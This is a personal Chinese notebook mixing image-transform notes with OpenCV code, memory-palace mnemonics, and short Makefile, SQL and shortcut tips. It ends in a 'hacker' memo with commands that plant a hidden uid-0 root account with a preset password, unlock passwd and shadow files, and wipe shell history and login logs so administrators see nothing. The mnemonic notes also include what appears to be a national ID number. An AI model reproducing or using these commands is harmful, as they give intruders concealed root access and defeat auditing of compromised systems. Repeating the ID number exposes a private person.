# 各种知识

## 仿射变换和透视变换

序言

       在图像处理中，对图像进行二维变换有仿射变换（Affine Transformation），透视变换（Perspective Transformation）（应该还有其他变换，但是我用到的比较多的是这两种变换）。

一、仿射变换

1、概念

       仿射变换（Affine Transformation）是空间直角坐标系的变换，从一个二维坐标变换到另一个二维坐标，仿射变换是一个线性变换，他保持了图像的“平行性”和“平直性”，即图像中原来的直线和平行线，变换后仍然保持原来的直线和平行线，仿射变换比较常用的特殊变换有平移(Translation)、缩放（Scale）、翻转（Flip）、旋转（Rotation）和剪切(Shear)。







图1.仿射变换



     2、仿射变换的变换公式推导

        在opencv提供的仿射变换中，变换的公式是一个2\*3的矩阵，如下：

，，

    A是仿射变换2\*3矩阵，M是2\*2矩阵，表示坐标轴的旋转和缩放，B是2\*1矩阵，是坐标轴平移矩阵。


    坐标变换如下：

，

    可以看出，A矩阵只有6个参数，所以只要知道3个点之间的仿射变换，就可以求出A矩阵。


   3、 仿射变换坐标系法推导

    仿射变换也可以看成坐标系的旋转和缩放以及平移：



        P点位置不变，坐标系由（Xt，Yt）变换到（Xs，Ys），相应的坐标有（Xtp，Ytp）变换成（Xsp，Ysp）。

其中（Xtp，Ytp）与（Xsp，Ysp）的关系如下：



4、opencv仿射变换程序实现

#include <opencv2/core/core.hpp>  
#include <opencv2/imgproc/imgproc.hpp>  
#include <opencv2/highgui/highgui.hpp>  
#include <vector>

using namespace std;  
using namespace cv;

void main()  
{  
 cv::Mat image = cv::imread("image.jpg");  
 cv::namedWindow("source image");  
 cv::imshow("source image",image);  
 //3点的仿射变换  
 cv::Point2f src\_point[3];  
 cv::Point2f dst\_point[3];  
 src\_point[0] = cv::Point2f(0,0);  
 src\_point[1] = cv::Point2f(image.cols-1,0);  
 src\_point[2] = cv::Point2f(0,image.rows-1);

 dst\_point[0] = cv::Point2f(image.cols\*0.1,image.rows\*0.13);  
 dst\_point[1] = cv::Point2f(image.cols\*0.8,image.rows\*0.32);  
 dst\_point[2] = cv::Point2f(image.cols\*0.16,image.rows\*0.7);

 cv::Mat warp\_mat(cv::Size(2,3),CV\_32F);  
 warp\_mat = cv::getAffineTransform(src\_point,dst\_point);  
 cv::Mat warpimage= cv::Mat::zeros(image.rows,image.cols,image.type());  
 cv::warpAffine(image,warpimage,warp\_mat,warpimage.size());  
 cv::namedWindow("dst image");  
 cv::imshow("dst image",warpimage);  
 cv::imwrite("warpimage1.jpg",warpimage);

 //对图像旋转后缩放的仿射变换  
 cv::Point2f center = Point2f(image.cols/2,image.rows/2);  
 double angle = 30;  
 double scale = 0.8;  
 warp\_mat = getRotationMatrix2D(center,angle,scale);  
 cv::warpAffine(image,warpimage,warp\_mat,warpimage.size());

 cv::namedWindow("dst image2");  
 cv::imshow("dst image2",warpimage);  
 cv::imwrite("warpimage2.jpg",warpimage);  
 cv::waitKey(0);  
}

二、透视变换

 透视变换（Perspective Transformation)是指利用透视中心、像点、目标点三点共线的条件，按透视旋转定律使承影面（透视面）绕迹线（透视轴）旋转某一角度，破坏原有的投影光线束，仍能保持承影面上投影几何图形不变的变换。




图2.透视变换

公式推导及应用详见<http://blog.csdn.net/error/404.html?from=http%3a%2f%2fblog.csdn.net%2fu012380663%2farticle%2fdetails%2f43272851>

三、二者的关系

从这两天的学习和应用中初步的总结下两者的异同吧

仿射变换：二维空间的变换 ； 线性变换 ；已知3对坐标点就可以求得变换矩阵

透视变换：三维空间的变换 ； 非线性变换 ；已知4对坐标点可以求得变换矩阵

上篇中w及w'的问题需要使用[齐次坐标](http://zh.wikipedia.org/wiki/%E9%BD%90%E6%AC%A1%E5%9D%90%E6%A0%87)，即用三维向量（x, y, w）表示二维向量，仿射变换中w从来不变，这样可以把它当作为1，但透视变换中通常齐次元素wc并不为1，所以为了映射回真实平面需要进行齐次除法，即每个元素都除以w

## 宫殿记忆法

何谓记忆之宫，须知西方人理性精神极盛，是故相信“按照事物的顺序进行记忆，通常而言极为简便”，以这种方法来存储记忆，就是利玛窦所谓“以本物之象，及本事之象，次第安顿于各处所”（《西国记法·明用篇》），细分起来，有寻常日用的知识，有切要但不常用的专名；有现实经验，亦有想像臆测以及真假参半的记忆。因此如何恰当实现次第安顿于各处所，其实即如同建筑房屋一般，而且其规模境界，也因人而异：考虑到利玛窦所具有的横跨中西、纵贯古今（指古典学问、中古神学与文艺复兴之后的西方世界）学识背景，就理应称其心灵世界为宏伟的记忆宫殿了。   记忆宫殿法的使用可上溯至古罗马时期，一些令人难以置信的记忆绝活也可归因于它。例如，8次世界记忆冠军Dominic O’ Brien，他能记住54张桌子上的所有牌（2808张）的顺序，每张牌只看一次。通过运用记忆宫殿法及其变体，人们还取得了无数类似的成就。甚至在小说中都有几个例证，比如Thomas Harris的小说《汉尼拔》，连环杀手汉尼拔·莱克特就利用记忆宫殿长期储存了对复杂病历的极其鲜明的记忆。（遗憾的是，这段在电影里被删去了。传说，记忆宫殿是欧洲中世纪的秘术，因为印刷术没有普及，很多书都需要用人脑记，于是产生了记忆宫殿。但大多数人认为掌握记忆宫殿的人都是妖孽，便将他们烧死。

### 记忆宫殿记忆法情节简介

每个人都可独力打造专属自己的记忆之宫。 你走进了一栋房子。

房子相当宽敞，但又没有大到显得空洞。房子里的光线很充足，但又刚好不致於全无幽暗。所以你可以清楚地看到这栋房子的四角，各有一番光景。

东南角，有两个人。一个高大壮硕的勇士手里举著一把长戈，作势要攻击。另一人则握著他的手腕制他。

东北角，则是一个女人。很像画里的西夏回回女子的打扮。

西北角，有一个农夫。正在拿著镰刀在割稻。    西南角，则是一个女人抱著一个孩子在戏耍。    长「戈」的勇士有人制「止」他，那是「武」。    东北角，「西」夏回回「女」子，那是「要」。    西北角，农夫拿著镰刀在割稻（禾），那是「利」。    西南角，「女」人抱著孩「子」在戏耍，那是「好」。

因此这样一个空间里的影像，让他记住了「武要利好」四个字。

记忆宫殿法是最强大的记忆技巧。它不仅有效，还有趣——而且学起来完全不难。    记忆宫殿法的基础是这样一项事实：我们非常善于记住我们所知的场所。“记忆宫殿”是一个暗喻，象征任何我们熟悉的、能够轻易地想起来的地方。它可以是你的家，也可以是你每天上班的路线。这个熟悉的地方将成为你储存和调取任何信息的指南。来看看它是怎么运做的。

记忆宫殿记忆方法简介

1．选择你的宫殿

首先和首要的，你需要选择一个你非常熟悉的地方。本技巧的有效性取决于你在脑海中轻易地再现这个地方并在其中漫步的能力。你必须仅仅用你精神的“眼睛”就能身临其境。    举例，一个较好的初步选择可以是你的家。请记住，你对这个地方的细节的再现越鲜明，你就能越有效地记忆。

其次，试着在你的宫殿里确定一条特别的路线，而不只是再现静止的场景。也就是说，想象对你家做一次详尽的巡视，而不只是简单地把你家图像化。就像我们将在下一步骤中看到的，这会大大增强本技巧的效果，如果你能按照确定的次序回想起物品的话。    对记忆宫殿的选择，这里还有一些行之有效的推荐，以及可以采取的路线：

你所在城市的熟悉的道路。可能的路线比如你开车上班经过的，或其他你熟悉的街道的顺序。    现在或者以前的学校。你可以想象从教室到图书馆的道路（或者是去街对面的酒吧，如果那让你铭记于心的话）。    工作场所。想象从你的隔间到咖啡机，或者到你老板的办公室（这不难选吧）。    风景。想象在附近一带散步或者你在公园里慢跑的路线。

2．列出明显的特征物

现在你需要注意所选场所里的明显的特征物。举例，如果你选择巡视你的家，大门应该是第一个引起注意的特征物。

继续在你的记忆宫殿里做虚拟漫步。进门之后，第一个房间里有什么？

系统地分解这个房间（你可以确定一个标准程序，比如总是从左看到右）。什么是下一个引起你注意的特征物？可以是餐厅中间的桌子，或者是墙上的一张画。

一边走一边继续在头脑中记录其他的特征物。它们中的每一个都将成为一个“记忆槽”，等下你就可以用来储存一个特定的信息。

3．把宫殿牢牢印在脑中

要让这个方法有效，最重要的就是要让这个地方或者路线百分之百地印在你的头脑中。尽你所能去记住它。如果你是擅长形象思维的人，这应该不难。如果不是，这里有一些能帮上忙的窍门：

按照路线亲身走上一遍，当你看见那些明显的特征物时，大声地重复。    在纸上写下选择的特征物，在脑中巡视它们，并大声重复。

总是从同样的视角观看那些特征物。    得明白形象思维是一种技能。如果你仍然感到困难，你可能要先去提高你的形象思维能力。

当你相信你已经成功了，再反复几次。对你的记忆宫殿来说，“大量练习”你的路线是非常重要的。

只要你自信已将路线深深印在你的头脑中，你就算准备好了。你已经拥有你的宫殿，它将可以反复用于记住任何你要记住的东西。

4．关联&联系

现在你是你宫殿的主人，可以好好利用它了。

就像大部分的记忆增强方式一样，记忆宫殿法通过形象化的联想起作用。过程很简单：你选择一个已知的图像——称为记忆挂钩——和你想记住的要素结合起来。对我们来说，一

个记忆挂钩就是我们记忆宫殿里的一个明显的特征物。

记忆挂钩方法就是“改善记忆：讲你大脑的语言”这篇文章里描述的方法，如果你还没看过它，强烈荐。

根据那篇文章的描述，形象化联想的正确方式是：

疯狂的、滑稽的、讨厌的、不同寻常的、超凡脱俗的、生动的、荒谬的——总之，就是那些容易被记住的东西，不是吗？把场景营造得独一无二，在真实生活中永远不会发生。唯一的规则：乏味就是错。

虽然这个技巧能记住大量信息，先让我们从简单的开始：用“家”这个记忆宫殿来记购物清单。假设清单上的第一项是“腌肉”。

让思维送你去你的记忆宫殿。你在头脑中看见的第一个特征物是你家的大门。现在，用一种滑稽的方法，把“腌肉”和你家大门的样子形象化地结合起来。比如想象巨大的腌肉条像B级片的僵尸一样从门下涌出来伸向你的腿，这样如何？去感受“腌肉手”在你腿上的触感。去感受那该死的邪恶的腌肉味。这够让人印象深刻吧？

现在打开门，沿着你已经确定的那条路线继续走。看到的下一个特征物，把它和要记忆的下一项联系起来。比如下一项是“蛋”，而第二个特征物是“丈母娘的照片”。很好，在这点上你知道该怎么做„„程序都是一样的，只要保持头脑中的画面联想，直到搞定所有要记的项目。

5.参观你的宫殿

到这一个步骤，你已经记住了那些项目。但如果你是个新手，你可能还需要做一点复习，至少要把行程在头脑中演练过一次。

如果你从同样的地方开始并遵循同样的路线，每当你看到途中选定的特征物时，要记的东西就会瞬间浮现。路线从出发到结束，注意那些特征物，并且在脑中重演场景。当你的行程终结，转过身从反方向走回你的出发点。

下面就是考验你的形象思维能力了。你越放松就这事越容易，你就能记得越好。记忆宫殿记忆法（和其他的挂钩方法）在于它们不但非常有效，而且学起来、用起来都很有趣。只需要一点经验，你用记忆宫殿记住的目录会鲜活地存在于头脑中很多天、很多周甚至更加长久。要知道，你想要多少宫殿就能创造多少个，或简单或精致都如你所愿。它们每一个都是一家“记忆银行”，随时准备好帮你记住任何事。客观场所和思维概念的联系是我所知的最强有力的记忆组合。其他大多数记忆技巧（通常比记忆宫殿复杂得多）的原理，至少有部分是使用客观场所作为记忆挂钩。

二、什么是记忆宫殿？揭秘记忆宫殿里的奥秘

记忆宫殿这种技巧其实也不算什么稀罕事物。好多记忆方法的书都有涉及到，只是大家不叫“记忆宫殿”，而通常采用定桩法、地点法之类的称呼。

在日常生活中很多事物都太琐碎、太普通，没什么奇特之处，记忆起来就很困难。如果我们见到或听到什么特别粗俗的事情，或者一些稀奇古怪、伟大、匪夷所思或令人捧腹的东西，那就很有可能会牢牢地记住它们。

记忆术的最基本原则：精细编码

下载文档到电脑，查找使用更方便

2下载券  220人已下载

下载

还剩4页未读，继续阅读

定制HR最喜欢的简历

我要定制简历

1. 我们比较容易记住视觉图像

相比其它信息而言，视觉图像是比较容易记忆的。因此，“记忆术的秘诀就在于形成一种联觉记忆方式：把大脑不容易记住的信息类型转化为擅长信息类型”。所以，所谓的“精细编码”就是把将要进入记忆的那些枯燥的信息转化为富有色彩和超级有趣的信息。

2. 能联想起来的细节越多越好。

尽可能是全方位的细节，视觉、味觉、听觉、触觉。通俗点讲，记忆就是在大脑中刻下印痕，这个联想的过程越具体、细节越多，印痕就越深。当然，除了这些，联想还有其它的要点，比如：

《修辞学》是古罗马时期西塞罗的著作，被奉为记忆学上的经典。事实上后世记忆技巧方面的理论或多或少都到了它的影响。他建议读者„„要尽可能地注意细节，尽可能有趣一些、粗俗一些、奇特一些。在大脑中想像各种图像的时候，图像越粗俗越能帮助记忆。

《修辞学》的建议还包括：想像出一些“特别漂亮或者特别丑陋”的图像，然后让它们动起来，或者把它们装饰一下，让它们看起来更醒目一些。与没有生命的图像相比，人们更容易记住有生命的图像。

正所谓“磨刀不误砍柴工”，要想像出这些奇怪的场景，需要花费更多的精力。但这一切的投入都会有丰厚的回报。因为在消耗这些精力的过程中，大脑中的神经元就会形成更多稳固的联系。换句话说，“印痕”会变得更深，所记忆的内容也更容易在大脑中再现。

“记忆宫殿”是一种古老的记忆术。西塞罗曾经利用它记忆他的演讲内容。

“很多事情都会从记忆中溜走，除非这件事情被重复记忆很多遍”要想使学习到的知识真正成为自己的东西，复习是必由之路。重复很重要，但对于现在这个信息量极速膨胀的时代，如何用科学的重复去掌握知识更为重要。

“他发现，把那些没有任何意义的信息过滤成有意义的信息后，他对这些信息的记忆就会很牢固。”

这里介绍到了一种很重要的记忆技巧，就是把那些乍看之下没有意义的信息改造成有意义的内容，这样，记忆所需的成本（主要是时间，其次是脑力）便会大大降低。举个最最简单的例子，比如背圆周率，如果用谐音的方法，明显会轻松许多： 山巅一寺一壶酒（3.14159），尔乐苦煞吾（26535），把酒吃（897），酒杀尔（932）

“我们记不住孤立的事实，只能记住有联系的事实。”

这个，便可算是记忆的秘诀了。比如记不住单词？把它跟熟词关联起来，串接出一个奇特有趣甚至怪诞的画面，这样，原来孤零零存在的单词不再孤单了，因为它跟熟词有了联系，在你回忆它的时候，这个画面会帮到你。而且，每忆起这个画面，记忆的烙印便会加深一层，学习效果自会大幅度提升。

var cpro\_psid = "u2787156";

var cpro\_pswidth = "966";

var cpro\_psheight = "120";

三、建立属于你自己的记忆宫殿

地点法也叫罗马房间法或者黄金宫殿法则。就是我们在自己的脑海当中建立一套自己的记忆宫殿，帮助我们在记忆一些杂乱或者长篇的信息时可以记得有快又准。

地点要怎么找呢？其实地点是不用去找的，如果想要用的时候再去找就晚了。其实地点早就在我们的大脑当中了。只是我们平时没有整理而已，就像是我们的房间有一堆杂乱无章书籍和柜子一样。只要我们把柜子整理好，把书籍按照不同的类型放在各个抽屉里，再贴上标签。以后我们想看什么书就去那里拿，方便又快捷。现在我们就一起来整理一下我们大脑里的“柜子”吧！

这个“柜子”就是我们大脑里的记忆宫殿的地点。我们从小到大去过无数的地方，只要我们稍微整理一些我们记忆深刻的地方就很多了。例如：我们经常走过的街道，学校，同学家，亲戚朋友家，附近的超市，公园，图书馆，甚至是旅游的风景点等等。我们把它们按照一定的地理位置排序：可以按照从南到北的路线，例如：从海南岛到北京。也可以从自己家到某某家。

排好顺序就开始写地点；每组地点最好只写20-30个，不要贪多，多了就会混乱，成为记忆的障碍。我本人是每组30个地点，拿个本子分3列写，从上往下写，一面纸可以写3列。如果是房间的地点我都是从大门开始，按照顺时针方向写，写满30个一组。多出来的我就把它放到下一组，就算下一组不是同一家的也没关系。写完自己家里的地点可能下一组是某同学家，我也把那自己家那几个剩下的地点放在同学家地点的前面。同学家的地点同样是大门开头，按照顺时针方向写下去。

找记忆宫殿的时候有3个必须注意的点：1.顺序一致；2.距离大小平均；3.空间立体感强。

第一个点：顺序一致这个好理解，就是按照顺时针或者是逆时针的方向找，例如房间的地点就是按照个规则找。如果是路上的地点就按照车辆前进的方向找。

第二点：距离大小平均。就是说我们要找的地点之间的距离不要过远或者过近。不要上一个地点在北京，下一个在海南岛，再一个是自己家里的。这里讲的“个”不是“组”哦。一组和一组地点之间这个可以不分距离。

第二点：大小平均又怎么理解呢？就是我们所找的物品的大小要差不多，不要上一个像大象那么大，下一个像蚂蚁那么小。大那个好记，小的那个就不太好记了。

第三点：空间立体感强是什么意思呢？就是在同一个平面里不能找超过3个地点。例如一面墙，你找了墙壁算一个，可能有个窗口算一个，再来一个窗的另一边算一个，就不要再找了。再找就不好记了。我们要找的物品要有一定的立体空间感，像有个地点是：电脑桌，它是立体的，我们用来记信息时可以放东西在上面的。

四、灵活运用记忆宫殿

记忆力有两个基本的组成部分，即图像和位置；图像代表一个人想要记住的内容，位置—按照拉丁语里的说法是地点，代表的则是这些图像存储的位置。也就是说，在记忆的时候，要在头脑中形成一个空间，生成一个自己熟悉的、很容易就想到的场所，然后把那些代表着要记住的内容的图像放在这个场所里。罗马人把这种方法叫做“位置记忆法”，这样的场所后来被称为“记忆宫殿”。

虽然被称为记忆宫殿，但并不意味着这样的记忆场所就必须像个宫殿，甚至也不需要是一座建筑物。它可以是一个小镇上的一条路线，就像S的路线一样，也可以是一座火车站，或者是十二星座，甚至可以是神话中的动物。这个场所可大可小，可以在室外也可以在室内，可以是真实的也可以是虚构的，只要你对它们足够熟悉，而且是井然有序的，可以让你把一个地点与临近的一个地点联系起来。曾获得美国记忆力锦标赛4次冠军的斯科特·海格伍德（Scott Hagwood）利用《建筑学文摘》（Architectural Digest）里的豪华房间作为他的宫殿来存储记忆。那位精力充沛的马来西亚记忆力锦标赛冠军义·斯·朱（Yip Swee Chooi）博士，他的记忆宫殿是自己的身体。利用自己的身体，他记住了56000个词语、17 74页的牛津汉英词典。一个人可以拥有几十座、上百座甚至几千座记忆宫殿，每座宫殿都用来储存不同的记忆。

在澳大利亚和美国西南部，土著人和美洲印第安部落里的阿帕切族人发明了他们自己的位置记忆法。他们没有使用建筑物，而是依靠当地的地形地貌画出要叙述的故事内容，或在各种地貌之间穿行，然后唱出这些内容。每个小山丘、每个巨型石头或每条小溪流代表他们故事内容的一部分。约翰·福利（John Foley）是美国密苏里大学的一位语言人类学家，他研究的领域是记忆和口述传统，他说：“神话和地图可以统一起来。”但是，这种把故事内容嵌入地形地貌的方法最终酿成了一个悲剧，在美国政 府把土著人的土地夺走之后，他们在失去自己家园的同时，也失去了他们民族的很多神话传说。

如果哪天让你在其他人的房子里单独待上5分钟，在这之前你从来没有到过他家。这个时候，你肯定会感觉精力旺盛，而且对这座房子充满好奇。想象一下，在这短暂的5分钟内，你能记住关于这座房子的多少信息。你不仅仅能记住不同的房间的位置，哪一间与哪一间是挨着的，还能记住这些房间的大小和装饰，还有里面的摆设、房间窗户的位置。在你还没有意识到的时候，你就能记住上百件物品的摆放位置和所有物品的大小尺寸。你甚至都没有意识到你在观察这些物品。如果把这些进入你大脑的所有信息放在一起，都可以写成一个短篇小说了。但是，人们从来不会把这种空间记忆能力当成是自己的记忆成就。人类只是在无意识地大量吸收着这些空间信息。”

记忆宫殿就是要利用人的这种敏锐的空间记忆力，来组织并储存那些没有次序的信息。我们要组织和储存的就是他写下来的那张清单。你马上就会发现，在我把买3个呼啦圈、一个通气管、一台干冰机和发邮件这几件事情摆放好之后，你很容易就能记住它们。就像在刚刚我们说的那座房子里，你对里面房间的位置能够了然于心一样。

最关键的一步是要选择一座自己最熟悉的记忆宫殿。建议你把从小住到大的房子当做你的第一座记忆宫殿，因为你肯定对它很熟悉。之后，我们会把清单上的内容围绕这座房子的一条路线一项一项地摆放出来。在记忆这个清单的时候，你只需要在想象中重新把刚才的路线走一遍。希望这些要记忆的物品到时能从你头脑里自动地跳出来。我问你，你小时候住的房子是平房吗？

所有记忆术的通用原则是：大脑对所有信息的记忆程度并不是完全相同的。我们比较容易记住视觉图像，却很难记住其他形式的信息，比如一串单词或数字。因此，记忆术的秘诀就在于形成类似于S的那种天生的联觉记忆方式：把大脑不容易记住的信息类型转化成擅长记忆的信息类型。

大多数记忆术的核心方法就是把将要进入记忆的那些枯燥的信息，转化为富有色彩和超级有趣的信息，而且转化后的信息要和你以前见过的所有事物有很大的不同，转化之后，你就再也忘不掉了。这就是所谓的精细解码。数字记忆训练、扑克牌记忆训练是掌握记忆术的最普通的训练，之后我们再转向抽象概念的记忆训练。完成这些训练之后，基本上你就能学到任何你想学的信息了。

## Makefile

### 一个模板

mtarget=test

mobj0=main.cpp

mobj1=/mnt/hgfs/desktop/vmware\_share/SCService/cplus/xlfd/xlfd.cpp

mobj2=/mnt/hgfs/desktop/vmware\_share/SCService/xlfdcommon/xcommon/xcommon.c

mobj3=xfun.cpp

clean:

rm -f \*.o $(mtarget)

g++ -o $(mtarget) $(mobj0) $(mobj1) $(mobj2) $(mobj3) -llog4cplus

### 重要的几点,语法

Clean表示 make clean执行的动作

1. make会在当前目录下找名字叫“Makefile”或“makefile”的文件。
2. 如果找到，它会找文件中的第一个目标文件（target），在上面的例子中，他会找到“edit”这个文件，并把这个文件作为最终的目标文件。
3. 如果edit文件不存在，或是edit所依赖的后面的 .o 文件的文件修改时间要比edit这个文件新，那么，他就会执行后面所定义的命令来生成edit这个文件。
4. 如果edit所依赖的.o文件也存在，那么make会在当前文件中找目标为.o文件的依赖性，如果找到则再根据那一个规则生成.o文件。（这有点像一个堆栈的过程）
5. 当然，你的C文件和H文件是存在的啦，于是make会生成 .o 文件，然后再用 .o 文件声明make的终极任务，也就是执行文件edit了。

## Ping不通的原因

没关防火墙

没打开telnet服务,控制面板加的

## 记忆法

### 数字记忆

#### 编码

00望远镜 01小树 02铃铛 03三脚架 04汽车 05手套

06手枪 07锄头 08旱冰鞋 09猫 1蜡烛 2鹅 3耳朵 4五星红旗 5钩子 6勺子 7镰刀 8眼镜 9口哨 10屎 11木梯 12椅子 13赤脚医生 14钥匙 15鹦鹉 16石榴 17仪器 18钱包 19衣钩 20香烟 21鳄鱼 22双胞胎 23衍悔和尚 24闹钟 25二胡 26河流 27耳机 28恶霸 29饿囚 30三轮 31鲨鱼 32扇子 33星星 34上司 35老虎 36三鹿奶粉 37山鸡 38妇女 39胃药 40司令 41蜥蜴 42烂柿子

43死神 44蛇 45师傅 46饲料 47AK47冲锋枪 48石板

49死狗 50五环 51工人 52蛇皮鼓 53乌纱帽 54圆桌武士

55火车 56蜗牛 57原子弹 58狗尾巴 59蜈蚣 60榴莲

61儿童 62黄牛 63流沙 64螺丝 65尿壶 66蝌蚪

67油漆 68大喇叭 69料酒 70冰淇凌 71鸡翅 72企鹅

73人参精 74骑士 75红西服 76汽油 77机器人 78青蛙

79气球 80巴黎铁塔 81大白蚁 82靶子 83芭蕉扇 84公交

85夜明珠 86八路军 87白旗 88哈巴狗 89五粮液 90白玉酒瓶 91姚明球衣 92脏网球 93破伞 94破烂首饰 95救护车 96酒楼 97破旗 98夜光杯 99钻石

#### 实例

### 记忆宫殿

运用记忆宫殿法的五个步骤：

1、选择你的宫殿

首先和首要的，你需要选择一个你非常熟悉的地方。本技巧的有效性取决于你在脑海中轻易地再现这个地方并在其中漫步的能力。你必须仅仅用你精神的“眼睛”就能身临其境。

举例，一个较好的初步选择可以是你的家。请记住，你对这个地方的细节的再现越鲜明，你就能越有效地记忆。

其次，试着在你的宫殿里确定一条特别的路线，而不只是再现静止的场景。也就是说，想象对你家做一次详尽的巡视，而不只是简单地把你家图像化。就像我们将在下一步骤中看到的，这会大大增强本技巧的效果，如果你能按照确定的次序回想起物品的话。

对记忆宫殿的选择，这里还有一些行之有效的推荐，以及可以采取的路线：

你所在城市的熟悉的道路。可能的路线比如你开车上班经过的，或其他你熟悉的街道的顺序。

现在或者以前的学校。你可以想象从教室到图书馆的道路（或者是去街对面的酒吧，如果那让你铭记于心的话）。

工作场所。想象从你的隔间到咖啡机，或者到你老板的办公室（这不难选吧）。

风景。想象在附近一带散步或者你在公园里慢跑的路线。

2、列出明显的特征物

现在你需要注意所选场所里的明显的特征物。举例，如果你选择巡视你的家，大门应该是第一个引起注意的特征物。

继续在你的记忆宫殿里做虚拟漫步。进门之后，第一个房间里有什么？

系统地分解这个房间（你可以确定一个标准程序，比如总是从左看到右）。什么是下一个引起你注意的特征物？可以是餐厅中间的桌子，或者是墙上的一张画。

一边走一边继续在头脑中记录其他的特征物。它们中的每一个都将成为一个“记忆槽”，等下你就可以用来储存一个特定的信息。

3、把宫殿牢牢印在脑中

要让这个方法有效，最重要的就是要让这个地方或者路线百分之百地印在你的头脑中。尽你所能去记住它。如果你是擅长形象思维的人，这应该不难。如果不是，这里有一些能帮上忙的窍门：

按照路线亲身走上一遍，当你看见那些明显的特征物时，大声地重复。

在纸上写下选择的特征物，在脑中巡视它们，并大声重复。

总是从同样的视角观看那些特征物。

得明白形象思维是一种技能。如果你仍然感到困难，你可能要先去提高你的形象思维能力。

当你相信你已经成功了，再反复几次。对你的记忆宫殿来说，“大量练习”你的路线是非常重要的。

只要你自信已将路线深深印在你的头脑中，你就算准备好了。你已经拥有你的宫殿，它将可以反复用于记住任何你要记住的东西。

4、 联系

现在你是你宫殿的主人，可以好好利用它了。

就像大部分的记忆增强方式一样，记忆宫殿法通过形象化的联想起作用。过程很简单：你选择一个已知的图像——称为记忆挂钩——和你想记住的要素结合起来。对我们来说，一个记忆挂钩就是我们记忆宫殿里的一个明显的特征物。

记忆挂钩方法就是“改善记忆：讲你大脑的语言”这篇文章里描述的方法，如果你还没看过它，强烈推荐。

根据那篇文章的描述，形象化联想的正确方式是：

疯狂的、滑稽的、讨厌的、不同寻常的、超凡脱俗的、生动的、荒谬的——总之，就是那些容易被记住的东西，不是吗？把场景营造得独一无二，在真实生活中永远不会发生。唯一的规则：乏味就是错。

虽然这个技巧能记住大量信息，先让我们从简单的开始：用“家”这个记忆宫殿来记购物清单。假设清单上的第一项是“腌肉”。

让思维送你去你的记忆宫殿。你在头脑中看见的第一个特征物是你家的大门。现在，用一种滑稽的方法，把“腌肉”和你家大门的样子形象化地结合起来。比如想象巨大的腌肉条像B级片的僵尸一样从门下涌出来伸向你的腿，这样如何？去感受“腌肉手”在你腿上的触感。去感受那该死的邪恶的腌肉味。这够让人印象深刻吧？

现在打开门，沿着你已经确定的那条路线继续走。看到的下一个特征物，把它和要记忆的下一项联系起来。比如下一项是“蛋”，而第二个特征物是“丈母娘的照片”。很好，在这点上你知道该怎么做……程序都是一样的，只要保持头脑中的画面联想，直到搞定所有b要记的项目。

5、参观你的宫殿

到这一个步骤，你已经记住了那些项目。但如果你是个新手，你可能还需要做一点复习，至少要把行程在头脑中演练过一次。

如果你从同样的地方开始并遵循同样的路线，每当你看到途中选定的特征物时，要记的东西就会瞬间浮现。路线从出发到结束，注意那些特征物，并且在脑中重演场景。当你的行程终结，转过身从反方向走回你的出发点。

最后就完全是增强形象思维能力的问题了。你越放松就这事越容易，你就能记得越好。

### 自己的宫殿

#### 中科院遥感所

班车

京东三轮

电动栅栏门

保安

星空球

遥感所楼

声学所楼

食堂

篮球场

空间所楼

110108197205251414

门禁密码锁11

侧门 01

制服女 08

卫星云图 19

建行 72

工行 05

电梯 25

开水 14

厕所 14

## 快捷键

### Windows

当你的程序是最大化的窗口的时候，alt+空格，再按n，你的窗口就最小化了；

当你的程序是小窗口的时候，alt+空格，再按x，你的窗口就最大化了！

## Sql语句

### Like:

查询中间包含n的行

Select \* from table where field like ‘%n%’

去重复:distinct

select distinct TaskName from RiskMgr where Department=

## 黑客

### 备忘

tmp的权限比较低

加用户,带权限

useradd -o -u 0 -g 0 -M -d /root -s /bin/bash user  
passwd user  
aa123..0  
aa123..0

useradd -o -u 0 -g 0 -M -d /root -s /bin/bash bosstt

passwd bosstt

aa123..0

aa123..0

或者加了用户之后再改

useradd bosstt

编辑/etc/passwd文件，  
把新加的用户uid和gid改为0即可：  
原来：  
testuser:x:5:5::/home/testuser:/bin/bash  
修改后：  
testuser:x:0:0::/home/testuser:/bin/bash

测试:可以用id user1命令测试用户名user1的属性,显示为:

uid=0(root),gid=0(root),group=0(root)

xftp连不上 的原因 1 未关防火墙 2 端口被占用

清理记录

> ~/.bash\_history

echo >/var/log/wtmp

echo >/var/log/btmp

history -c #

exit

记录敲键盘的文档

干完该干的事情，依次运行以上，保证管理员看不到任何信息

除了netstat -an上的小马连接，还有路由器访问记录，一般没公安文件是查不到的

设置只有指定ip能访问某端口  
iptables -I INPUT -s 61.147.103.120 -p tcp --dport 5901 -j ACCEPT  
iptables -A INPUT -p tcp --dport 5901 -j DROP

useradd 提示打不开这个那个

今天在redhat添加一用户，一直提示：“useradd: error opening shadow group file”

chattr -i /etc/passwd

chattr -i /etc/shadow

chattr -i /etc/group

chattr -i /etc/gshadow

### monitor劫持安装

